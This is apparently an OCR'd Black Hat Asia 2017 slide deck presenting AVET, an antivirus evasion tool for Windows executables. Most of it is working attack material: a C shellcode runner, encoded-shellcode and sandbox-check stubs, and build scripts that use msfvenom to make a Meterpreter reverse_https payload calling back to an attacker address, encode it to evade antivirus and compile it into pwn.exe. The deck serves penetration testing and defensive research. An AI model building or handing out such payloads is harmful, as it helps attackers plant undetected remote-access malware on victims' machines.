AVET - AntiVirus Evasion Tool

AVET - AntiVirus Evasion Tool
Blackhat Asia 2017 Edition

whoami

- Daniel Sauder
- Doing pentesting since five years
- This talk is based on private research & professional experience
- Before that experience as windows/linux/network admin, a little as web developer and so on...

Why Antivirus Evasion fails

From past research it is known that Antivirus Evasion can be done easy. Here is an example for how this can be accoplished in three steps:

- Shellcode Binder
- Encode the Shellcode
- "Sandbox" Evasion

The Shellcode Binder

```
char shellcode[] =
"Shellcode";
int main(int argc, char **argv)
{
  int (*funct)();
  funct = (int (*)()) shellcode;
  (int)(*funct)();
}
```


Encode the Shellcode

```
//pseudocode
unsigned char buf[] =
"fce8890000006089e531d2648b5230"
"8b520c8b52148b72280fb74a2631ff"
"31c0ac3c617c022c20c1cf0d01c7e2"
-- SNIP --
unsigned char *shellcode;
buffer2shellcode();
int (*funct)();
funct = (int (*)()) shellcode;
(int)(*funct)();
```

"Sandbox" Evasion

```
FILE *fp = fopen("c:\\windows\\system.ini", "rb");
if (fp == NULL)
    return 0;
fclose(fp);
int size = sizeof(buffer);
shellcode = decode_shellcode(buffer,shellcode,size);
exec_shellcode(shellcode);
```

AVET - Antivirus Evasion made easy




What & Why:

- when running an exe file made with msfpayload & co, the exe file will often be recognized by the antivirus software
- avet is a antivirus evasion tool targeting windows machines with executable files
- assembly shellcodes can be used
- make_avet can be used for configuring the sourcecode
- with make_avet you can load ASCII encoded shellcodes from a textfile or from a webserver, further it is using an av evasion technique to avoid sandboxing and emulation
- for ASCII encoding the shellcode the tool format.sh and sh_format are included
- this readme applies for Kali 2 (64bit) and tdm-gcc

Build scripts - Example 1

Compile shellcode into the .exe file and use -F as evasion technique. Note that this example will work for most antivirus engines. Here -E is used for encoding the shellcode as ASCII.




```
#!/bin/bash
# simple example script for building the .exe file
# include script containing the compiler var $win32_compiler
# you can edit the compiler in build/global_win32.sh
# or enter $win32_compiler="mycompiler" here
. build/global_win32.sh
# make meterpreter reverse payload, encoded with shikata_ga_nai
# additionaly to the avet encoder, further encoding should be used
msfvenom -p windows/meterpreter/reverse_https lhost=192.168.116.132 lport=443 -e x86/shikata_ga_nai -i 3 -f c -a x86 --platform Windows > sc.txt
# format the shellcode for make_avet
./format.sh sc.txt > scclean.txt && rm sc.txt
# call make_avet, the -f compiles the shellcode to the exe file, the -F is for the AV sandbox evasion, -E will encode the shellcode as ASCII
./make_avet -f scclean.txt -F -E
# compile to pwn.exe file
$win32_compiler -o pwn.exe avet.c
# cleanup
rm scclean.txt && echo "" > defs.h
```

Example 2

Usage without -E. The ASCII encoder does not have to be used, here is how to compile without -E. In this example the evasion technique is quit simple! The shellcode is encoded with 20 rounds of shikata-ga-nai, often enough that does the trick. This technique is pretty similar to a junk loop. Execute so much code that the AV engine breaks up execution and let the file pass.

```
#!/bin/bash
# simple example script for building the .exe file
# include script containing the compiler var $win32_compiler
# you can edit the compiler in build/global_win32.sh
# or enter $win32_compiler="mycompiler" here
. build/global_win32.sh
# make meterpreter reverse payload, encoded 20 rounds with shikata_ga_nai
msfvenom -p windows/meterpreter/reverse_https lhost=192.168.116.128 lport=443 -e x86/shikata_ga_nai -i 20 -f c -a x86 --platform Windows > sc.txt
# call make_avet, the sandbox escape is due to the many rounds of decoding the shellcode
./make_avet -f sc.txt
# compile to pwn.exe file
$win32_compiler -o pwn.exe avet.c
# cleanup
echo "" > defs.h
```

avet_fabric is an assistant, that loads all build scripts in the build directory (name has to be build*.sh) and then lets the user edit the settings line by line.



```
root@kalidan:~/tools/avet# ./avet_fabric.py

                       .|        ,       +
             *         | |      ((             *
                       |'|       `
                                      ._____
         +     ____   |  |   *        |.   |' .---"|
       _    .-'   '-. |  |     .--'|  ||   | _|    |
    .-'|  _.|  |    ||   '-__  |   |  |    ||      |
    |' | |.    |    ||       | |   |  |    ||      |
 ___|  '-'     '    ""       '-'   '-.     '`      |_____
jgs~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

AVET 1.1 Blackhat Asia 2017 edition
by Daniel Sauder

avet_fabric.py is an assistant for building exe files with shellcode payl
oads for targeted attacks and antivirus evasion.

0: build_win32_meterpreter_rev_https_shikata_loadfile.sh
1: build_win32_meterpreter_rev_https_shikata_fopen.sh
2: build_win32_meterpreter_rev_https_shikata_load_ie_debug.sh
3: build_win32_meterpreter_rev_https_20xshikata.sh
4: build_win32_meterpreter_rev_https_shikata_load_ie.sh
5: build_win64_meterpreter_rev_tcp.sh
Input number of the script you want use and hit enter: 1
```

Demo time

More

https://github.com/govolution/avet

https://www.blackhat.com/asia-17/arsenal.html#avet-antivirus-evasion-tool

https://govolutionde.files.wordpress.com/2014/05/avevasion_pentestmag.pdf

https://deepsec.net/docs/Slides/2014/Why_Antivirus_Fails_-_Daniel_Sauder.pdf

The End
PENINSULA PLAZA
PENINSULA